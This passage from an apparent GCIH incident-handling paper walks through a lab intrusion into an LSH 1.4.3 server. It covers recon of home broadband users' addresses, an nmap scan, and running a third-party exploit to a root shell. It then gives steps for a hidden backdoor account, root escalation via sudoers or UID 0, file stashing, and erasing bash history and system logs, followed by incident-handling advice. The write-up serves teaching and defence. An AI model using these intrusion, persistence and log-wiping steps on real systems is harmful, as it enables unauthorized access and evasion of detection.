In order to have a target listening with lshd; we have to install the LSH server on the target host. When OS is initially installed; we DO NOT install packages for SSH on the system. This prevents SSH from being installed on the host.

We want LSH instead of SSH for "better security", right? I'll start with the target host; a RedHat 7.3 server. I have downloaded the source files for lsh from http://www.lysator.liu.se/~nisse/archive/. The specific file I am using is lsh-1.4.3.tar.gz – reported to be vulnerable to the exploit I want to use.

Now that I have the source code; I need to create an implementation of lsh on my target machine. First, unpack the source:

tar –zxvf lsh-1.4.3.tar.gz

Second, we build the software:

./configure
make
make install

I found that I needed the liboop library from http://www.liboop.org in order to complete installation of LSH. There are some notes in the source code (both original and update by Haggis) that indicate the vulnerability may be in liboop itself; not necessarily the functions in LSH.

After you've compiled lsh you need to follow more steps in order to configure it properly. Viewing the README file with the source; you need to create a seed file for the encryption using the following command:

lsh-make-seed

Anyone installing LSH to use as a client needs to create a seed file as well.

A service implementation – lshd server service – needs to have a seed file created for the server:

lsh-make-seed --server

The seed files are for the encryption keys needed to secure communications between the client and server. You may distribute the public key to clients that are going to connect to the LSH server; or they may connect without host authentication:

lsh --sloppy-host-authentication

Connecting without host authentication will require a password. By default; LSH does not allow root to login remotely. You have to allow this through a command line option when starting lshd. LSH may be used in a similar manner as SS; the exception being LSH does not implement some functions like scp (secure copy) because they are not part of the SSH standard. LSH may also be used like Remote Shell – you may add the commands you want the remote system to execute on the command line for LSH and not necessarily log in to the remote system and interact with it.

We'll start lshd on the target machine with the following command:

lshd –daemonic

This will start the server running and put the process in the background. Make sure you are not running sshd or you will not be able to run LSH on port 22! You may also place lshd in /etc/inittab so that it will invoke on system startup like other services. The 'contrib' directory with lsh includes a startup script for RedHat that you may use to start the service or include in /etc/inittab.

Before we move on I should note that by default, LSH does not allow 'root' to login through its remote connection. You have to allow root logins through a command-line switch when you start the LSH server daemon. We have not for purposes of this paper.

Other Hosts

The remaining computers on the network are hypothetical for a small business design. Like any other business; if this were built from scratch with enough starting funds; then each computer may well be the same hardware bought as a package deal.

The Apache Server machine would very well be similar to the DMZ host; only it is used for applications testing and development. Source would not be saved here in case the machine needed to be re-imaged to test another deployment. Several studies exist about the use of VMWare for software testing and installation builds; but if you have resources and may take the demo machine to a client site; a hardware solution is feasible.

Same goes for the IIS machine; likely running Windows 2000 and IIS 5.0 at the time of this attack. The Development Server would host the development environments being used by the programmer.

Our victim maintains Visual Studio and Visual C++ environments and a source code repository on one very larger server – close to a terabyte of storage – and connects to it from a laptop using the Virtual Network Computing[28] remote console software.

4. The Attack

Let's discuss the attacker's profile. When an administrator or security officer protects a network, or a single host, one tends to get lost in the technical details: the when, the how, the what. Administrators are very inclined to scour logs and re-image systems and bring the victim up to the current patchlevel; deploy security architecture such as IDS and firewalls and host-based defensive applications like anti-virus and additional logging; focusing on the overall technical defenses of a system. This is not a bad thing – we want the proper defenses in place. We also want our users educated and aware of possible threats to their cyber and physical security.

For a small business; this awareness should be emphasized as critical to the entire company. Cyber attacks could mean a loss of critical support when a sales person is delivering a presentation to a big client; a loss of intellectual property to a competitor; a loss of product code from a corrupted system could result in a loss of revenue, regardless of the status and health of backups.

Perhaps because so many "cyber" attacks are mischief oriented, and maybe because of the hype surrounding 'cyber-terrorism'; we tend to overlook the why.

Why this particular target and this particular attack? I've described the practical reasons earlier in the paper. Let's decide that the attacker is looking for a place to keep files. He does not wish to leave them on his own computer. Tonight we're not looking through e-commerce sites for credit card numbers; or attempting to crack software. We're just looking around for something interesting to try out this LSH exploit; and when we do; we might make ourselves a little warez cache.

The best target for something like this would be a broadband internet user; where I can put some files away and they are less likely to catch the breach; less likely than, perhaps, the admin for the local real estate office down the street.

Reconnaissance

During the reconnaissance phase, we will use non-invasive tools and actually look at the internet as an example of where we may find information. We do not directly affect any machines; nor do we target real residential broadband service providers or users of these services.

[28] http://www.realvnc.com/

A Google search for "broadband service providers" provides over three million results. Not exactly a great way to start looking for some likely targets. We should start looking somewhere else. http://www.dslreports.com is useful comparing high-speed internet providers but also provides a starting point in our search for a potential target. We'll identify several service providers such as Roadrunner, Adelphia, and Comcast. Please note that this paper is not really targeting any of these broadband providers; and no information here is meant to imply any lack of security on the part of any broadband service provider.

How to find addresses? We'll pick one out of a hat and start by looking up information about Comcast using whois. Whois is a service that will let me know who owns Comcast.net's domain name; and possibly give me more information I can use to determine Comcast addresses. I only use Comcast as an example; not because I or anyone else should be looking for Comcast users to attack! Try http://swhois.net – and query for "comcast.net". I will not display any results here; but a little digging revealed their DNS servers. It also revealed addresses and telephone numbers that could be used to gather information or social engineer our way to the user address ranges we want.

Now let's continue by querying Comcast's DNS. We want to try this in order to gather information about the target network. A DNS query could reveal a list of accessible hosts and may even reveal, through a request for MX records; email servers that we can examine – later, because we're looking for someone using their residential service; not someone working for the company. An nslookup[29] might suffice – say I try the following:

nslookup [target's DNS server]

The result of my nslookup query: "non-existent domain". We know this DNS server exists because we've used registrar tools such as swhois to find it! A different approach is necessary.

Let's use the Dig tool in Sam Spade[30]. We can find a lot of information about this service provider and hopefully extract potential users' addresses from it:

[29] nslookup is a common utility used to query DNS servers
[30] http://www.samspade.org – the attack workstation has the downloaded version




Figure 4 - Dig results

Here were two interesting results from this search – the IP addresses for the DNS servers:

dns01.xxx.xx.comcast.net A (Address) 68.87.xxx.xxx
dns02.xxxx.xxx.comcast.net A (Address) 68.87.xxx.xxx

We can try scanning 68.87.xxx.xxx; but that may take a long time and I can't be sure that any everyday users exist on this address range. We can use these addresses as a foundation for our scan; but it appears we're getting very little we can apply to our attack.

We might try gathering addresses in other ways – lurking in chat areas such as web chats or IRC; gathering addresses from bulletin board postings. Look at the service provider's home page and find their customer support bulletin boards. Diligent administrators on support boards will obfuscate or erase IP addresses.

One example would be lurking in a web chat room and viewing the source of the page to see the IP addresses of the users in the room. Running a whois query against one of those addresses would let you know the company that owns that particular address. Some chat rooms will make it easy for you and have the IP address next to the user's name; or identify it when you ignore or block the user.

An attacker may even use their own provider as a target. Query your own home computer with "ipconfig" for Windows or "ifconfig" for Linux; and you'll have an IP address from which to determine a target range.

This is where the information-gathering about our target takes on a new phase; specifying individual hosts to attack. We need to use a tool that finds ports – specifically Port 22, for SSH protocol use.

Scanning

During the scanning phase we used information gathered from scanning a test network. The test network is physically isolated from the internet.

We started by gathering information about service providers to determine what addresses their home users may use. We continue by finding some actual home users' addresses so that we can find address ranges to scan.

For example, we could have found that 192.123.45.100, which not an internet-routable address but will work to describe our paper, is in use by a broadband user subscribed to ABC ISP. ABC ISP's cable modem users are assigned addresses from 192.123.40.1 through 192.123.45.254.

Foundstone[31] produces security tools for Windows and Linux. SuperScan, currently version 4; could provide us a list of hosts with Port 22 open.




Figure 5 - Foundstone's SuperScan 3 - useful for port scanning from Windows machines

[31] http://www.foundstone.com

Here, we use SuperScan version 3. Place a start and end address n the section labeled IP. Select the port or port range you wish to scan for – in this case we are only looking for port 22.

Adjust the other parameters of the scan – you may want to only scan when SuperScan receives a ping response from a live host; or scan for active ports on all addresses. If Internet Control Message Protocol is blocked or filtered for these users, you may find yourself with no results because the scanner did not initially detect a live host. SuperScan can be set to scan every address regardless of whether it responds to an initial ping. It may also be set up to show the target host responses – telnet and ftp banners, the information provided at a login prompt, are useful to attackers.

Nmap[32] is yet another tool we could use to look for open ports on our target range:




Figure 6 – NMapWin

[32] http://www.insecure.org/nmap/

It is often considered the best tool of its type; and is my tool of choice for locating machines and identifying open ports on those machines. The software happens to be installable as part of RedHat Linux; or you may download the RPM package (usable on more than RH Linux) and install it from there. Linux installations of nmap do not include a graphic front end unless you install it yourself – this package is called nmapfe and is available as an RPM called nmap-frontend-3.50-1.i386.rpm. Version 3.50 is the latest stable release at the time of this paper.

Nmap is also available in a Windows version – NMapWin. NMapWin may be used at the command line and with its GUI.

Since we are using our lab to simulate this attack; our target hosts are on a 192.168.3.0/24 network. In our lab our attacker resides on 192.168.2.0/24 and can see the .3 network.

nmap -sS -PT -PI -p 22 -O -vv -T 3 192.168.3.0/24

Here we've told nmap to perform a SYN stealth scan – send packets with a SYN flag but do not send a response to the target's SYN/ACK. This technique does not complete an entire TCP connection and can help reduce the chance a target detects the scan. The next two options have nmap use TCP and ICMP packets to discover hosts – if a host responds; it will be scanned. The Port we're looking for is, of course, 22. The –O option will try and let us know what the Operating System of our target is; and –vv will give us very verbose output so that we have more information to work with.. Finally; the –T option specifies the speed of our scan – 3 is Nmap's 'normal' setting. At last, we have our target network.

We've identified our target network and now scanned for open port 22 on hosts in that range. Let's look at some sample output:

Starting nmap V. 3.00 (www.insecure.org/nmap)
Interesting ports on 192.168.3.45:
(The XXX ports scanned but not shown below are in state: closed)
Port State Service
22/ssh open ssh
25/tcp open smtp
443/tcp open https
Remote operating system guess: Linux Kernel 2.5
Nmap run completed -- 1 IP address (1 host up) scanned in 8 seconds

A full scan of the subnet address range would result in several more responses than this; we have one to work with so let's find out if we can exploit it.

Why use more than one scanner? I have observed time and again that attackers use every tool at their disposal to identify vulnerable points on a target; and then every tool they know of to exploit those vulnerable points.

Service identification – what can we attack?

We now move from the test network to a single target machine. The target machine has been set up as described in "The Platforms/Environments" with RedHat 7.3 and LSH 1.4.3; but is not networked with any other computers except the attack computer. This is to prevent the host from being affected by any other machines and to make sure it is not connected to the internet.

We've identified a range of machines; scanned those machines; and identified targets with Port 22 open. We could now start running SSH protocol exploits against the target machines – and this is often what people (particularly your script kiddies kind) do. However, I've observed that someone determined to test or break in to a target will not rely on one inbound vector.

It appears that our target machine may have more than one way in. Is our programmer running her own email server? Let's find out by opening a telnet session to port 25:


telnet 192.168.3.45 25

And we get:

220 DMZ.org This is a Private SMTP server. Unauthorized use will be reported to the proper authorities.

So our potential victim may know what they're doing; they've put a warning banner on their SMTP server. We may want to come back and look at this later to try out SMTP exploits.

Another way to exploit the system is through HTTP. Nmap would reveal what version of Apache is running; and telnet could also be used to grab banners. A quick look at our web browser reveals the following:



Test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server installed at this site is working properly.

If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default **DocumentRoot** set in `/etc/httpd/conf/httpd.conf` has changed. Any subdirectories which existed under `/home/httpd` should now be moved to `/var/www`. Alternatively, the contents of `/var/www` can be moved to `/home/httpd`, and the configuration file can be updated accordingly.

Figure 7 – Target's Web Page? Apache with no site installed yet.

So, they have Apache installed but not set up… interesting. Since this is our lab environment; we know that our target sets up test sites occasionally for her clients; but the attacker would not know this. As an attacker, breaking in through the web server is a common way to get access – but we're not here to deface the site; and probably don't want to leave any evidence that we've even been here, so let's pass this up for now. The need to clean up web access logs would add more work when we go to cover our tracks.

Let's turn to port 22. A Google search for "SSH Exploits" gives us over 44,000 results. We could try the easy way; using our Linux attack platform (or Cygwin) and attempting to log in:

ssh root@192.168.3.45
root@192.168.3.45's password:
Permission denied, please try again.

Remember, we know that root access is disabled by default; so an attacker could spend all afternoon password-guessing. They could also try SSH exploits – unless they telnet or use netcat[33] to see if they can gather any more information about the service available on the port.

We can also check for possible backdoor software on this port. Another attacker may have already compromised the computer and installed a backdoor. I could use one of two methods to check for this.

[33] Netcat has been spoken for in several other GCIH documents and is available at http://netcat.sourceforge.net/ and other sites.

Nessus[34] is a freely available vulnerability scanner that would let us check for backdoors on that system. We could launch Nessus and scan the machines with the backdoor plugin. We are not going to do this, because we don't want to take the time. (Nessus is well covered in other documents and on its own website.)

We can also try to connect with the remote control Trojan software ourselves. Let's look at one of several sites that list internet ports and the possible Trojan or backdoor software that may be listening on those ports:

http://www.simovits.com/nyheter9902.html

This site notes that InCommand, Shaft, and Skun are three possible malware applications that could be listening on Port 22. Look at the descriptions for each tool; they are links on the page next to the port listing.

Shaft is a Distributed Denial of Service tool – we're not interested in controlling a computer for that purpose; we want to see if another attacker has compromised this machine for a purpose similar to ours. Skun and InCommand are both remote control backdoor programs. We could find these two programs on the internet and try them against this target. An attacker would likely have several remote control programs at their disposal for such an attempt. Having read the descriptions for these tools; one thing that stands out is that they are for Windows computers. We're fairly certain this target is a Linux machine.

Nessus and other forms of information-gathering haven't helped us figure out what is running on the port. However; like we did with the SMTP port; we can try to grab a banner using telnet or netcat – both of which happen to return the same results:

$ nc 192.168.3.45 22
SSH-2.0-lshd_1.4.3 lsh - a free ssh
*¶'üaJ/*SóoÿO,æ3ó² →diffie-hellman-group1-sha1 §ssh-dss,spki-sign-dss (aes256-cbc,3des-cbc,blowfish-cbc,arcfour (aes256-cbc,3des-cbc,blowfish-cbc,arcf*
our ↕hmac-sha1,hmac-md5 ↕hmac-sha1,hmac-md5 none,zlib none,zlib ♦ï<l3▲>_ punt!

Imagine that. The victim is not using SSH after all; but using LSH.

Being the well-informed attacker that we are; we are aware that other programs use the SSH protocol, such as LSH. We also subscribe to security mailing lists and read their archives. We happen to read Full-Disclosure[35] on a daily basis. We may also be listening in on other sources of exploit information such as IRC

[34] http://www.nessus.org
[35] http://lists.netsys.com/pipermail/full-disclosure/

channels and perhaps even some of those web-based chat facilities that we used to gather target information.

Now here is where we diverge a bit. Connections have been made to the LSH Server on the victim – we made them; even though we were not able to log in. This exploit does not work if a connection has been made to LSH – I've verified this by only being able to attack the machine successfully one time. In order for this to work in a lab environment you will have to restart the LSH server daemon and try the exploit; restart and try the exploit; until you succeed.

In order to get this to work in the real world? An attacker might be able to figure out when the servers are brought down for regular maintenance; a pen tester may be able to work with the test subjects; but as I've indicated earlier, real-world exploits with this are not very likely. The rest of this paper works from what information I gathered during the one successful exploit; and experience with other exploits and incident handling.

Running the exploit

We happen to have copied the source for an LSH exploit to read and learn about. Let's compile it and try it out.

gcc lsh_exploit.c –o lsh_exploit –v

We want the output to be a file name we can use, and the –v option lets us watch the compile process.

Finally, we'll attempt the exploit against our target. Since there are multiple options based on Operating System – SuSe, and two different versions of RedHat – were only going to be able to guess at our target. Our Nmap scan guessed our target's Linux kernel was 2.5; so we're going to guess that our target is RedHat 7.3:

lsh_exploit –T2 –t 192.168.3.45

LSH 1.4.x (others?) exploit by Haggis (haggis@haggis.kicks-ass.net)

[-] Building exploit buffer...
[-] Sending exploit string...
[-] Sleeping...
[-] Connecting to bindshell...
[-] Success!!! You should now be r00t on 192.168.3.45

sh-2.05b#

We're in.

We can verify this by looking at a directory listing using “ls”; finding out what our privilege level is using “id”, etc.

Leaving our files and leaving a way to come back later

The first thing we should do is establish our own user account. We’re going to need a regular login to the computer to continue our task. The commands *useradd –M* and *passwd* will allow us to add a user account (I use –M because I do not want a user directory under /home – I’m trying to remain hidden) and assign a password to the account. Attackers likely use innocuous names like ‘svcatr’ or something that looks like a process and may get overlooked at first glance.

I can give this user account root privileges if the victim machine has ‘sudo’ installed. I would edit the /etc/sudoers file; adding this account to the list. Then, when logging in with this account; prefixing ‘sudo’ with the command I want to use will run the command as root. Read the man page for sudo and look at the /etc/sudoers file for more details. I could also edit the /etc/passwd file on the victim’s machine to give this account root privileges:

attacker:x:502:502::/home/attacker:/bin/bash

changing the 502 UID numbers to zero (0). However, since you do not have a home directory created (remember the –M flag?); you may leave some evidence because you would now receive the root account’s mail; but you have no mailbox! Also, if you have root privileges on the computer (not ‘sudo’ – root privileges as in you are not ‘502’ but ‘0’ now) – you won’t be able to log in to LSH again. (Makes it pretty tricky to keep root access; doesn’t it?)

Exit the shell created by the exploit and log back in to the computer through LSH using the account we just created:

ssh attacker@192.168.3.45
bash-2.05a$

Now that we have access as a user; we could settle with this level of access. We could explore the entire machine and find out its purpose – and perhaps that’s a good idea before leaving anything here.

Since we want to store some of our files outside our own computer; we’re not interested in hosting any files; so a simple FTP back to our attack computer from the compromised host is all it would take (at this point!) to finish the job we started. We could also escalate the user’s privileges to root with another exploit. I’m not interested in root privileges; I just want to hide the fact that I’m here and then offload my files to a hidden directory on this computer.

We can hide files or directories by prepending a dot. Let's connect back to our attack machine and store some files on our victim:

/usr/bin/ftp 192.168.2.100
220 Welcome to xxx.
ftp> ls

Notice we don't see anything. Let's try "ls –la":

200 Port command succeeded.
150 Opening ASCII mode data connection for LIST.
-rw-r--r-- 1 shawk xxxxxx 757 Nov 20 23:10 .illicit-files.tar.gz

Now we move them to our victim:

ftp>bin
200 Type set to 'I' (IMAGE aka BINARY).
ftp>get .illicit-files.tar.gz
200 Port command succeeded.
150 Opening BINARY mode data connection for '.illicit-files.tar.gz'.
226 Transfer complete. (4931 bytes sent.)
4931 bytes received in 0.088 seconds (56034 bytes/s)

It would be a good idea if we moved our illegal files from an often-used directory and nested them down somewhere within the file structure where they are less likely to be found; even should the intrusion be detected. This will require root privileges on the computer; a normal user can't write files to the /, /root, or /etc directories to begin with.

At this point, we might want to get the /etc/passwd and /etc/shadow files from the victim machine in order to crack the root password. We may also want to download netcat to establish a listener on a non-standard port; and download and install a rootkit. Password crackers and netcat have all been covered in other GCIH papers at http://www.giac.org/GCIH.php; for example Paul M. Wright's paper on the Linux "do_brk ()" vulnerability. Rather than repeat what has been written about these tools by others, I invite you to read these papers as well.

Covering our tracks

We may not be able to hide the fact that we're here if we are caught. The administrator may find our user account; and could likely find our hidden files. We should delete our .bash_history file every time we access this computer. With no home directory, this file will end up on the root directory "/" of the

computer. However; we can't edit or delete the .bash_history without root privileges, so we will need to

sudo vi /.bash_history
or
sudo rm /.bash_history

Attempting to erase .bash_history without root privilege results in the following error:

bash-2.05a$ rm /.bash_history
rm: remove write-protected file `/.bash_history'? yes
rm: cannot unlink `/.bash_history': Permission denied

We will want to edit /var/log/messages. This will also have to be done with root privileges. Any messages pertaining to access by the 'attacker' account should be removed.

We will also want to edit /var/log/secure to remove the entry "new user: name=attacker" information as well.

Notice that when we invoked lshd as the victim; we did not give it an option for a log file. We shouldn't have done this! However, since the log file is arbitrary; an attacker would have to hunt for and find it – but knowing that the victim system uses lsh; they would likely look in the lsh directories after scouring the /var/log directory.

Once we've cracked the root (and any other user) password for the target; we may want to remove the account we added for further obscurity (using the "userdel" command as root). We could then log in as root – if we change lshd to allow us to do so!

5. Incident Handling

Much material has been published about establishing an Incident Response Team, training employees to recognize the signs of an incident, and actually responding to an incident. The National Institute of Standards and Technology recently published Special Publication 800-61, Computer Security Incident Handling Guide[36]. This publication provides information on establishing an Incident Response Team and provides guidance specific to events like Denial of Service, Malicious Code and Unauthorized Access.

SANS provides a "step-by-step" guide to Computer Security Incident Handling and included it with the course materials for the December 2003 Hacker

[36] http://csrc.nist.gov/publications/nistpubs/800-61/sp800-61.pdf

Techniques and Incident Handling class in Washington, D.C. This document outlines the six step incident handling process – Preparation, Identification, Containment, Eradication, Recovery and Lessons Learned – and includes an emergency action plan as well as specifics for different types of incidents. The CERT Coordination Center of Carnegie Mellon even distributes a Handbook for Computer Security Incident Response Teams[37].

For a small business and certainly for a home office or residential broadband internet user; establishing an incident response team is not likely. The risks to these users do not justify the cost of establishing a security team; and individual people are not going to have security resources to call upon. A small company that is affected by a security incident may lose credibility and even intellectual property; but even then they will be more interested in salvaging their clients after recovering what they can should information be stolen or data corrupted.

However, the theory and practice of incident response is just as important; there will just be fewer players involved. The steps to prevent risk – reduce risk, rather – are important. The small business system administrator faced with a compromise will still need to apply effective incident handling even if it is on a much smaller scale.

One item that often does not occur to a home broadband user is that larger organizations face a threat from their own users. As broadband use grows; more and more high-speed connections come under attack. Even worse, more and more broadband users are specifically targeted for these attacks. When 'soft targets' such as these are compromised, they can be used to attack other targets. This will obviously also obscure the true source of an attack. These events pose problems for small and large businesses alike. On more than one occasion; home broadband users have been leveraged by attackers to perform denial of service attacks against major e-business outlets. Consider the Denial of Service attack that affected e-Bay, Buy.com, Amazon.com and others in February 2000:

http://abcnews.go.com/sections/tech/DailyNews/yahoo000208.html.

How would we protect these home users; without being able to provide security controls on their personal property? A solid; well thought out security education program will help mitigate their risk. VPN users should be provided with sufficient resources to scan and protect their computers; even if they aren't corporate property, if they connect to your network. If costs are an issue; free tools such as the basic ZoneAlarm[38] product and anti-virus software like Grisoft's AVG[39] should be provided with the VPN client installation media. Be sure to include instructions for installation. The perimeter VPN devices should be

[37] http://www.sei.cmu.edu/pub/documents/03.reports/pdf/03hb002.pdf
[38] http://www.zonelabs.com/store/content/home.jsp
[39] http://www.grisoft.com/us/us_avg_single.php

protected with IDS and syslog data should be collected on the concentrators and authentication servers – where the VPN users connect. Users should be made aware that their connection will be disconnected and their respective security officer notified if malicious traffic is observed from their VPN connection.

